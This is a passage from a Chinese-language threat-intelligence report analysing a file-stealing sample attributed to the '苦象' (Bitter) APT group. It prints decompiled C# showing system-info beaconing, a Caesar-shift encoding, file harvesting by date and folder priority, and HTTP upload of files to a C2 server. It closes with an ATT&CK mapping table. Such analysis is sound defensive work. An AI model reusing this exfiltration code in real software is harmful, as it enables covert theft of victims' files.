

图3-16 解密结果

样本解密字符串后，进入无限循环，用于获取指定系统信息与文件信息并回传，并且每次获取回传都会间隔较长时间：

```
for (;;)
{
    SystemAttribute systemAttribute = new SystemAttribute();
    StartComm startComm = new StartComm(server);
    string text2 = cipherText.DecryptString(systemAttribute.GetMacid());
    string systemName = cipherText.DecryptString(systemAttribute.GetSystemName());
    DriveInfo[] getallDrives = systemAttribute.GetallDrives;
    if (File.Exists(text))
    {
        Random random = new Random();
        int num = random.Next(10, 20);
        Thread.Sleep(60000 * num);
    }
    Listing listing = new Listing(getallDrives, text, sysfile, historyfile);
    listing.StartListing();
    if (string.IsNullOrEmpty(text2))
    {
        startComm.SendSystemInfo(systemName, null);
        text2 = cipherText.DecryptString(systemAttribute.GetMacid());
    }
    startComm.SendSystemInfo(systemName, text2);
    StartComm startComm2 = new StartComm(server, text, historyfile);
    startComm2.SendFiles(systemName, text2);
    Program.removeDuplicate(historyfile, historyfile2);
    Random random2 = new Random();
    int num2 = random2.Next(60, 70);
    Thread.Sleep(60000 * num2);
}
```

图3-17 获取信息回传

回传的系统信息经过简单的凯撒加密，算法如下所示：

```
if (!string.IsNullOrEmpty(SomeText))
{
    char[] array = new char[SomeText.Length];
    for (int i = 0; i < SomeText.Length; i++)
    {
        int num = (int)SomeText[i];
        array[i] = (char)(num - 3);
    }
    return new string(array);
}
return null;
```

图3-18 系统信息加密

在获取信息时，样本自定义了一个Listing的类用于文件信息收集功能，该类初始化结果如下：



图3-19 信息收集Listing类

其中RequiredExtension为需要收集的文件后缀，BlacklistFolder为无需遍历的文件夹名称。最后生成的文件内容格式为“文件路径|ddMMyyyy|HHmmss”，实验环境中如下所示：

```
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\English.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\French.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\German.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Hungarian.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Italian.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Japanese.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Korean.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Polish.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Portuguese.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Russian.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Simplified Chinese.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Spanish.rtf|07112012|024936
C:\[redacted]\AutoCAD_2014_Simplified_Chinese_Win_64bit_dlm\EULA\Traditional Chinese.rtf|07112012|024936
```

图3-20 收集的信息内容和格式

该类还实现了通过文件最后修改时间（100天内）和文件路径进行筛选的功能。

```
string[] array = File.ReadAllLines(this.sysfile);
List<string> list = new List<string>();
List<string> list2 = new List<string>();
List<string> list3 = new List<string>();
for (int i = 0; i < array.Length; i++)
{
    string[] array2 = array[i].Split(new char[]
    {
        '|'
    });
    string s2 = array2[1];
    int num8 = 0;
    bool flag2 = int.TryParse(s2, out num8);
    if (flag2)
    {
        int num9 = num8 / 10000;
        int num10 = num9 / 100;
        int num11 = num9 % 100;
        int num12 = num8 % 10000;
        num = num10 + num11 * 30 + num12 * 365;
    }
    int num13 = num2 - num;
    if (num2 - num >= 0 && num2 - num < 31)
    {
        list.Add(array[i]);
    }
    else if (num2 - num >= 31 && num2 - num < 60)
    {
        list2.Add(array[i]);
    }
    else if (num2 - num >= 60 && num2 - num < 100)
    {
        list3.Add(array[i]);
    }
}
```

图3-21 根据最后写入时间进行分类

```
for (int k = 0; k < list.Count; k++)
{
    int num14 = 0;
    for (int l = 1; l < this.PriorityFolders.Length; l++)
    {
        if (list.ElementAt(k).Contains(this.PriorityFolders[l]))
        {
            list4.Add(list.ElementAt(k));
            num14++;
            break;
        }
    }
    if (num14 == 0)
    {
        list5.Add(list.ElementAt(k));
    }
}
for (int m = 0; m < list4.Count; m++)
{
    File.AppendAllText(this.sysfile1, list4.ElementAt(m) + "\n");
}
for (int n = 0; n < list5.Count; n++)
{
    File.AppendAllText(this.sysfile1, list5.ElementAt(n) + "\n");
}
list4.Clear();
list5.Clear();
for (int num15 = 0; num15 < list2.Count; num15++)
{
    int num14 = 0;
    for (int num16 = 0; num16 < this.PriorityFolders.Length; num16++)
    {
        if (list2.ElementAt(num15).Contains(this.PriorityFolders[num16]))
        {
            list4.Add(list2.ElementAt(num15));
            num14++;
            break;
        }
    }
    if (num14 == 0)
    {
        list5.Add(list2.ElementAt(num15));
    }
}
for (int num17 = 0; num17 < list4.Count; num17++)
{
```

图3-22 根据路径进行筛选

最终将筛选出的文件进行上传：

```
this.fileInfo(SystemName, MacId, date, time, text4, text2);
try
{
    if (!text3.Contains("~") && File.Exists(text3))
    {
        if (num2 == 0)
        {
            using (WebClient webClient = new WebClient())
            {
                byte[] bytes = webClient.UploadFile(this.Server, "POST", text3);
                webClient.Dispose();
                a = Encoding.ASCII.GetString(bytes);
                goto IL_26E;
            }
        }
        File.Copy(text3, text2, true);
        using (WebClient webClient2 = new WebClient())
        {
            byte[] bytes = webClient2.UploadFile(this.Server, "POST", text2);
            webClient2.Dispose();
            a = Encoding.ASCII.GetString(bytes);
        }
        File.Delete(text2);
        IL_26E:
        if (a == "YES")
        {
            using (FileStream fileStream = new FileStream(this.historyfile, FileMode.Append, FileAccess.Write))
            {
                using (StreamWriter streamWriter = new StreamWriter(fileStream))
                {
                    streamWriter.WriteLine(text);
                    streamWriter.Close();
                    fileStream.Close();
                }
            }
        }
        int millisecondsTimeout = random.Next(3000, 6000);
        Thread.Sleep(millisecondsTimeout);
```

图3-23 上传文件

4、威胁框架视角的攻击映射

本次系列攻击活动共涉及ATT&CK框架中10个阶段的18个技术点，具体行为描述如下表：

表4-1 近期“苦象”组织攻击活动的技术行为描述表

ATT&CK阶段	具体行为	注释
侦察	搜集受害者组织信息	收集受害者所属组织，针对性地伪装成受害者感兴趣的身份
资源开发	获取基础设施	注册购买服务器及域名等网络基础设施
建立账户	注册钓鱼等所用的邮箱账号	
初始访问	网络钓鱼	发送鱼叉邮件，附件投递诱饵文件
执行	诱导用户执行	诱导用户点击执行恶意的CHM帮助文件
利用命令和脚本解释器	利用CMD命令运行远程载荷	
持久化	利用自动启动执行引导或登录	将自身添加进注册表的Run启动项
利用计划任务/工作	添加计划任务运行远程MSI载荷	

凭证访问	从存储密码的位置获取凭证	从火狐/谷歌浏览器的默认存储位置获取凭证
输入捕捉	捕捉记录用户的击键记录，关注账号密码	
发现	发现文件和目录	窃取文件时，发现并排除部分不需关注的目录
发现系统所有者/用户	发现系统的主机名和用户名	
收集	压缩/加密收集的数据	捕获的用户输入经加密保存在本地文件
收集剪贴板数据	捕捉记录用户的Ctrl+V行为	
输入捕捉	捕捉记录用户的击键记录	
命令与控制	使用应用层协议	部分回传过程采用HTTP协议
使用加密信道	部分回传的数据经自定义加密	
数据渗出	使用C2信道回传	数据回传至C2服务器

将涉及到的威胁行为技术点映射到ATT＆CK框架如下图所示：



图4-1 近期“苦象”组织攻击活动对应ATT&CK映射图

附录：参考连接

[1] “苦象”组织近期网络攻击活动及泄露武器分析

https://www.antiy.com/response/20200917.html